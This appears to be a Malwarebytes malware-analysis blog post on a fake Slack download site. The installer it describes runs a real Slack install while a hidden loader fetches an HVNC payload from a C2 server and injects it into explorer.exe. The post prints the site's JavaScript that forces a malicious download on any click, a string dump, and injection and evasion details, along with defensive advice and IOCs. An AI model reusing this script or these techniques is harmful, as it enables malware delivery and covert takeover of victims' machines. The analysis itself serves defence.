


A fake Slack download is giving attackers a hidden desktop on your machine

malwarebytes.com/blog/threat-intel/2026/04/a-fake-slack-download-is-giving-attackers-a-hidden-desktop-on-your-machine

Stefan Dasic

April 16, 2026




A trojanized Slack download from a typosquatting website is giving attackers something most users wouldn't even know to look for: a hidden desktop running on their machine.

The installer looks legitimate and even launches a working copy of Slack. But in the background, it can create an invisible session where attackers can browse, access accounts, and interact with your system without anything appearing on your screen. To be clear, this campaign has nothing to do with Slack, the company, and we've let them know what we found.

Slack has tens of millions of daily active users across more than 200,000 paying organisations in over 150 countries, including 77 of the Fortune 100. So a trojanized installer is not just a threat to the individual who runs it, but also to corporate networks, SSO-linked accounts, and internal communications.

Everyone trusts the logo



Fake Slack website

Slack is one of those apps that people install without a second thought. It sits alongside Chrome and Zoom in the pantheon of software that workers download on day one of a new job, often from a quick Google search rather than a bookmarked link. That's what makes it such a compelling lure. The brand is instantly recognisable, the installer is something millions of people have run before, and the whole experience of watching it set up feels completely ordinary.

The attackers behind this campaign registered the domain `slacks[.]pro` (note the extra “s” and the .pro top-level domain instead of .com). The site's source code includes a JavaScript click handler that intercepts every click on the page and redirects the browser to a download hosted on a separate domain, `debtclean-ua[.]sbs`. The only clicks excluded are the cookie consent buttons; everything else triggers the download. This is not a true drive-by that exploits the browser silently, but it's close enough: it requires just one click from a distracted user.

What arrives on the victim's desktop is a file named `slack-4-49-81.exe`, a name that mirrors Slack's real version numbering closely enough that most people wouldn't hesitate.

```
document.addEventListener('click', function(event) {  
    const excluded = event.target.closest('#onetrust-pc-btn-handler, #onetrust-reject-all-handler, #onetrust-accept-btn-handler');  
    if (!excluded) {  
        window.location.href = 'https://debtclean-ua.sbs/download/Slack.zip';  
    }  
});
```

JavaScript click handler

This isn't an obscure tactic. In August 2024, [we documented a near-identical campaign](#) using fraudulent Google Ads to redirect Slack searches to a malicious download page. Those attacks delivered SecTopRAT, a remote access Trojan with stealer capabilities.

These campaigns keep coming back because the formula works: attackers take a trusted brand, register a convincing domain, and count on the fact that most people do not scrutinise a URL when they're just trying to get set up for work.

A real install and a hidden loader, running side by side

Here's what makes this particular sample clever: it doesn't just pretend to install Slack. It actually installs a working copy of the application while simultaneously running a malware loader in the background. The victim sees a legitimate splash screen, watches Slack appear in their taskbar, and has no reason to suspect anything went wrong.



Picked up something you shouldn't have?

[RUN A FREE VIRUS SCAN](#)

Within seconds of being launched, `slack-4-49-81.exe` writes two temporary files to the user's `%TEMP%` folder. The first, `slack.tmp`, is the decoy: a self-extracting Squirrel installer package. Squirrel is a legitimate, open-source update framework built into dozens of Electron apps including the real Slack, Discord, and Microsoft Teams. The dropper bundles a genuine copy of Squirrel's `Update.exe` alongside a NuGet package called `slack-4.49.81-full.nupkg`, a branded splash image (`background.gif`), and a release manifest. When `slack.tmp` runs, it unpacks all of this into `%LOCALAPPDATA%\SquirrelTemp`, launches `Update.exe` with a standard `--install` flag, and from that point on, the Slack installation proceeds exactly as it would if the user had downloaded the app from `slack.com`. Slack opens, looks right, and works.

The second file, `svc.tmp`, arrives seconds later. This is the loader: a separate ~519KB executable embedded inside the 150MB installer and extracted into `%TEMP%` alongside the decoy. It is unsigned, identifies itself in its portable executable (PE) metadata as Windows Component

Update Service by Microsoft Corporation, and has no relationship to the Squirrel framework or the Slack application being installed next to it. Almost immediately it creates a small file called `loader_log.txt` in the temp folder, confirming the loader stage has started, and attempts to contact a command-and-control (C2) server at `94.232.46.16` on TCP port `8081`.

Meanwhile, the Squirrel installation completes and writes a registry Run key to survive reboots: value name `com.squirrel.slack.slack` under `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`. This is the exact key name and path that a legitimate Slack installation creates. An IT admin scrolling through autostart entries would see what looks like a normal Slack install and keep moving.

Inside the loader: what static analysis reveals

To understand what the loader is engineered to do once it has a C2 channel, we examined the binary directly. Its PE version information claims to be a Windows Component Update Service (internal name `WinSvcUpd.exe`), published by Microsoft Corporation, version 1.4.2.0. None of this is true. It's a false flag designed to survive a glance in a process list or task manager.

The binary is a 64-bit Windows executable compiled with MSVC. Its seven PE sections carry randomised names, like `.7ssik`, `.d1npl`, `.m6zef`, rather than the standard `.text` and `.rdata` produced by normal compilers, consistent with the use of a custom builder or crypter tool. Its import table is deliberately minimal: 90 functions from `KERNEL32.dll` and nothing else. There are no static imports for networking, registry access, or process manipulation. Instead, it resolves those APIs at runtime using `GetProcAddress` and `LoadLibraryExW`, a standard technique that hides the binary's real capabilities from import-table analysis.

#	Name	Ratio	Virtual Size	Virtual Address	Physical Size	Offset to Raw Data	Entropy	Flags
1	.7ssik	78%	0x65310	0x1000	0x65400	0x400	6.44	0x60000020, Code, Executable
2	.d1npl	15%	0x1358C	0x67000	0x13600	0x65800	5.17	0x40000040, Initialized Data, I
3	.m6zef	1%	0x2240	0x7B000	0xE00	0x78E00	2.13	0xC0000040, Initialized Data, I
4	.f9o	4%	0x4B6C	0x7E000	0x4C00	0x79C00	5.83	0x40000040, Initialized Data, I
5	.lmff	0%	0x100	0x83000	0x200	0x7E800	0	0xC0000040, Initialized Data, I
6	.pd6e	0%	0x558	0x84000	0x600	0x7EA00	3.83	0x40000040, Initialized Data, I
7	.6mkl	0%	0x7FC	0x85000	0x800	0x7F000	5.4	0x42000040, Initialized Data, I
8	Overlay	2%	-	-	0x20F8	0x7F800	7.98	-

PE sections

What makes this sample unusual for a loader is how talkative it is internally. The binary is laced with debug strings that lay out its entire architecture, organised into labelled subsystems. These strings were never meant for the victim to see. They are developer diagnostics left in the build, and they tell us exactly what this tool was designed to do.

Strings prefixed [P1] describe the first phase: the loader downloads a payload from its C2 ([P1] Downloading payload...). The download itself uses WinHTTP, resolved at runtime. The debug strings [HTTP] Connect, [HTTP] Send, and [HTTP] Recv trace the full request cycle, while [HTTP] winhttp unavailable reveals the fallback path if the library cannot be loaded. It stores the payload in shared memory via Windows file-mapping APIs ([P1] Payload in shared memory), and launches a second copy of itself as Phase 2 ([P1] Phase-2 launched). Phase 2 reads the payload from shared memory ([P2] Payload copied from shared memory) and decrypts it. The strings [CRYPT] Decrypting... and [CRYPT] MZ OK confirm the payload arrives encrypted and is validated as a Windows executable after decryption. The decrypted DLL is written to disk under a filename matching the pattern wmiprvse_*.tmp, designed to blend in with temporary files created by the legitimate Windows WMI Provider Host.

The loader is then designed to call a specific exported function from the decrypted DLL: HvncRun. The strings [LOAD] Calling HvncRun... and --- HvncClient log --- identify the payload as an HVNC client, a Hidden Virtual Network Computing tool. HVNC differs from a conventional remote access Trojan in a critical way: it creates a completely separate, invisible desktop session on the victim's machine. The attacker can open browsers, access banking portals, and interact with authenticated sessions without anything appearing on the user's visible screen. It's a tool primarily associated with financial fraud operations.

To run the HVNC payload covertly, the loader is equipped to inject the DLL into explorer.exe using a technique known as section-based injection. The strings [INJ] === Section-based injection into explorer.exe === and [INJ] Remote thread created in explorer.exe! describe a sequence in which the loader creates a shared memory section via NtCreateSection, maps it into both its own process and the Windows shell, writes shellcode and the DLL path into the shared region, and starts a remote thread via NtCreateThreadEx. This is a harder-to-detect variant of process injection than the classic WriteProcessMemory approach, because it avoids writing directly into the target's memory space. If the NT APIs are unavailable, the loader falls back to writing the DLL to disk and loading it directly ([INJ] Required NT APIs not available, falling back to DropAndLoad).

	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F	
417792	65	72	00	00	00	00	00	00	5B	49	4E	4A	5D	20	4C	6F	61	64	4C	69	62	72	61	72	79	41	20	6E	6F	74	20	66	0123456789ABCDEF0123456789ABCDEF
417824	6F	75	6E	64	00	00	00	00	5B	49	4E	4A	5D	20	53	68	65	6C	6C	63	6F	64	65	20	2B	20	70	61	74	68	20	77	er.....[INJ] LoadLibraryA not f
417856	72	69	74	74	65	6E	20	74	6F	20	73	68	61	72	65	64	20	73	65	63	74	69	6F	6E	00	00	00	00	00	00	00	00	ound....[INJ] Shellcode + path w
417888	5B	49	4E	4A	5D	20	4E	74	43	72	65	61	74	65	54	68	72	65	61	64	45	78	20	66	61	69	6C	20	30	78	00	00	ritten to shared section.....
417920	5B	49	4E	4A	5D	20	52	65	6D	6F	74	65	20	74	68	72	65	61	64	20	63	72	65	61	74	65	64	20	69	6E	20	65	[INJ] NtCreateThreadEx fail 0x...
417952	78	70	6C	6F	72	65	72	2E	65	78	65	21	00	00	00	00	00	00	5B	49	4E	4A	5D	20	49	6E	6A	65	63	74	69	6F	[INJ] Remote thread created in e
417984	63	6F	6D	70	6C	65	74	65	2C	20	44	4C	4C	20	72	75	6E	6E	69	6E	67	20	69	6E	20	50	49	44	20	00	00	00	plorer.exe!....[INJ] Injection
418016	77	6D	69	5F	73	76	63	2E	6C	6F	67	00	00	00	00	00	00	00	5B	44	49	41	47	5D	20	77	6D	69	5F	73	76	63	complete, DLL running in PID ...
418048	6F	67	20	6E	6F	74	20	66	6F	75	6E	64	00	00	00	00	00	00	D	2D	2D	20	48	76	6E	63	43	6C	69	65	6E	74	wmi svc.log....[DIAG] wmi svc.l
418080	6F	67	20	2D	2D	2D	00	00	00	2D	2D	2D	20	65	6E	64	20	2D	2D	2D	00	00	00	00	00	6C	6F	61	64	65	72	og not found....-- HvncClient 1	
418112	6F	67	2E	74	78	74	00	00	00	3D	3D	3D	20	4C	6F	61	64	65	72	20	5B	70	68	61	73	65	2D	32	5D	20	3D	og ---- end -----loader 1	
418144	00	00	00	00	00	00	00	00	00	3D	3D	3D	20	4C	6F	61	64	65	72	20	5B	70	68	61	73	65	2D	31	5D	20	3D	og.txt.== Loader [phase-2] ==	
418176	00	00	00	00	00	00	00	00	00	5B	49	4E	49	54	5D	20	63	72	69	74	69	63	61	6C	20	41	50	49	73	20	6E	== Loader [phase-1] ==	
418208	6C	00	00	00	00	00	00	00	00	5B	49	4E	49	54	5D	20	41	50	49	73	20	4F	4B	00	00	5B	41	41	5D	20	44	[INIT] critical APIs nul	
418240	75	67	67	65	72	2F	73	61	6E	64	62	6F	78	20	64	65	74	65	63	74	65	64	20	E2	80	94	20	61	62	6F	72	1.....[INIT] APIs OK..[AA] Deb	
418272	00	00	00	00	00	00	00	00	00	5B	41	41	5D	20	43	6C	65	61	6E	00	00	00	00	00	00	53	6F	66	74	77	61	ugger/sandbox detected & abort	
418304	5C	4D	69	63	72	6F	73	6F	66	74	5C	57	69	6E	64	6F	77	73	55	70	64	61	74	65	00	00	00	00	00	00	00	00	[AA] Clean.....Software
418336	4C	61	73	74	43	68	65	63	6B	54	69	6D	65	00	00	00	00	5B	52	45	47	5D	20	4F	4B	00	00	00	00	00	00	00	\Microsoft\WindowsUpdate.....
418368	5B	50	31	5D	20	72	65	71	75	69	72	65	64	20	41	50	49	73	20	6D	69	73	73	69	6E	67	00	00	00	00	00	00	LastCheckTime...[REG] OK.....
418400	5B	50	31	5D	20	44	6F	77	6E	6C	6F	61	64	69	6E	67	20	70	61	79	6C	6F	61	64	2E	2E	2E	00	00	00	00	00	[P1] required APIs missing.....
418432	5B	50	31	5D	20	44	6F	77	6E	6C	6F	61	64	20	66	61	69	6C	65	64	00	00	00	00	00	5B	50	31	5D	20	43	[P1] Downloading payload.....	
418464	61	74	65	46	69	6C	65	4D	61	70	70	69	6E	67	00	00	5B	50	31	5D	20	4D	61	70	56	69	65	77	4F	66	46	[P1] Download failed....[P1] Cre	
418496	6C	65	00	00	00	00	00	00	00	5B	50	31	5D	20	50	61	79	6C	6F	61	64	20	69	6E	20	73	68	61	72	65	64	ateFileMapping..[P1] MapViewOfFi	
418528	65	6D	6F	72	79	00	00	00	57	6D	69	50	72	76	53	76	63	2E	74	6D	70	00	00	00	43	6F	70	79	46	69	6C	le.....[P1] Payload in shared m	
418560	41	00	00	00	00	00	00	00	00	6B	65	72	6E	65	6C	33	32	2E	64	6C	6C	00	00	00	00	5B	50	31	5D	20	50	emory...WmiPrvSvc.tmp...CopyFile	
418592	73	65	2D	32	20	6C	61	75	6E	63	68	65	64	00	00	00	00	5B	50	31	5D	20	43	72	65	61	74	65	50	72	6F	A.....kernel32.dll....[P1] Pha	
418624	73	73	20	66	61	69	6C	65	64	00	00	00	00	00	00	00	00	5B	50	32	5D	20	65	78	65	63	20	6D	6F	64	65	se-2 launched...[P1] CreateProce	
418656	5B	50	32	5D	20	42	61	64	20	68	61	6E	64	6C	65	2F	73	69	7A	65	20	69	6E	20	63	6D	64	6C	69	6E	65	ss failed.....[P2] exec mode..	
418688	5B	50	32	5D	20	4D	61	70	48	61	6E	64	6C	65	20	30	78	00	00	00	00	00	00	00	00	5B	50	32	5D	20	4D	[P2] Bad handle/size in cmdline.	
418720	53	69	7A	65	20	20	00	5B	50	32	5D	20	4D	61	70	56	69	65	77	4F	66	46	69	6C	65	00	00	00	00	00	00	00	[P2] MapHandle 0x.....[P2] Map
418752	5B	50	32	5D	20	56	69	72	74	75	61	6C	41	6C	6C	6F	63	20	65	6E	63	20	66	61	69	6C	00	00	00	00	00	00	Size .[P2] MapViewOfFile.....
418784	5B	50	32	5D	20	50	61	79	6C	6F	61	64	20	63	6F	70	69	65	64	20	66	72	6F	6D	20	73	68	61	72	65	64	[P2] VirtualAlloc enc fail.....	
418816	6D	65	6D	6F	72	79	00	00	5B	43	52	59	50	54	5D	20	44	65	63	72	79	70	74	69	6E	67	2E	2E	2E	00	00	00	[P2] Payload copied from shared
418848	5B	43	52	59	50	54	5D	20	61	6C	6C	6F	63	20	66	61	69	6C	00	00	00	00	00	00	00	5B	43	52	59	50	54	memory..[CRYPT] Decrypting.....	
418880	44	6F	6E	65	00	00	00	00	5B	43	52	59	50	54	5D	20	4E	6F	74	20	61	20	76	61	6C	69	64	20	50	45	20	[CRYPT] alloc fail.....[CRYPT]	
418912	80	94	20	6B	65	79	20	6D	69	73	6D	61	74	63	68	3F	00	00	00	00	00	00	00	00	00	5B	43	52	59	50	54	Done....[CRYPT] Not a valid PE &	
418944	4D	5A	20	4F	4B	00	00	00	5B	4C	4F	41	44	5D	20	53	74	61	72	74	69	6E	67	20	73	65	63	74	69	6F	6E	key mismatch?.....[CRYPT]	
418976	69	6E	6A	65	63	74	69	6F	6E	2E	2E	2E	00	00	00	00	00	5B	4C	4F	41	44	5D	20	4F	4B	00	00	00	00	00	00	M2 OK...[LOAD] Starting section
419008	5B	4C	4F	41	44	5D	20	46	41	49	4C	45	44	00	00	00	00	3D	3D	3D	20	4C	6F	61	64	65	72	20	65	78	69	injection.....[LOAD] OK.....	
419040	6E	67	20	3D	3D	3D	00	00	DE	AD	CO	DE	BE	EF	CA	FE	FF	CE	FA	E9	08	98	96	60	97	5B	96	43	97	8A	B8	[LOAD] FAILED.== Loader exiti	
419072	F0	80	BB	FF	FE	CA	EF	BE	DE	CO	AD	DE	00	00	00	00	30	31	32	33	34	35	36	37	38	39	61	62	63	64	65	ng ==...P &wEpyfue. [C #,E	
419104	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	&wEpyfue P....0123456789abcdef

The binary includes active anti-analysis defences. The string **[AA] Debugger/sandbox detected** indicates it checks for observation and alters its behaviour accordingly. It has the tools to do so: **IsDebuggerPresent** and **GetTickCount** appear in the import table, commonly used for debugger detection and timing-based sandbox evasion, though both are also standard CRT imports in any MSVC-compiled binary. The debug string is the stronger signal that these APIs are used intentionally.

What this means for someone who ran it

If you downloaded Slack from anywhere other than **slack.com** recently, particularly from a domain ending in **.pro**, or one that auto-downloaded a file when you clicked anywhere on the page, take it seriously.

The loader attempts to reach its C2 server before the Slack window finishes loading. It is engineered to use that connection (if established) to download and decrypt an HVNC payload and inject it into **explorer.exe** to operate from within the Windows shell itself. The Squirrel installation writes the same Run key that a legitimate Slack install would, so the autostart entry is indistinguishable from a clean machine. Meanwhile, the loader only needs to succeed once: if it downloads the HVNC payload and injects it into **explorer.exe** during the initial execution, the attacker has a foothold that lasts until the next reboot. Whether additional persistence for the payload exists depends on the C2 operator's next moves.

How to stay safe

This campaign is a case study in how much engineering effort goes into looking ordinary. One code path installs real software through a legitimate framework. The other runs a multi-phase loader with dynamic API resolution, encrypted payload delivery, process injection into the Windows shell, and anti-analysis defences, all packed into a binary that identifies itself as a Microsoft service. The decoy hides what's going on, while the loader gives the attacker a foothold.

Bookmark the real download pages for the software you use. If you find yourself Googling "Slack download" and clicking the first result that looks right, you're exactly the person this campaign was built to catch.

- **Only download Slack from the official site.** Go directly to slack.com or use a trusted bookmark. Avoid clicking ads or unfamiliar links.
- **Check the URL carefully.** Look for subtle changes like extra letters or unusual domains (for example, ".pro" instead of ".com").
- **Be wary of sites that trigger downloads on click.** If a page starts downloading a file when you click anywhere, close it.
- **Verify the installer before running it.** Right-click the file, check its properties, and look for a valid digital signature.
- **Use [real-time security protection](#).** A security tool can block known malicious domains and catch suspicious behavior during installation.
- **Watch for unusual behavior after installing software.** Unexpected network activity, slowdowns, or unknown processes are worth investigating.
- **If something feels off, act quickly.** Disconnect from the internet, run a full scan, and change your passwords from a clean device, especially for email, banking, and work accounts.

What to do if you may have been affected

- Disconnect from the network immediately to sever any active C2 session.
- [Run a full scan with Malwarebytes](#).
- Change all passwords for accounts you have accessed from this machine. Do this from a different, clean device. Prioritise email, banking, and SSO accounts.
- If this was a work machine, notify your IT or security team immediately.

Indicators of Compromise (IOCs)

File hashes (SHA-256)

cfd2e466ea5ac50f9d9267f3535a68a23e4ff62e3fe3e20a30ec52024553c564 (slack-4-49-81.exe)

08fd0a82cdeb0a963b7416cf57446564dfed5de5c6f66dee94b36d28bfefec9d (svc.tmp)

Distribution

slacks[.]pro

debtclean-ua[.]sbs

Network indicators

94.232.46.16:8081

2 0 2 6

CNET

**EDITORS'
CHOICE
AWARD**

“One of the best cybersecurity suites on the planet.”

According to CNET. [Read their review →](#)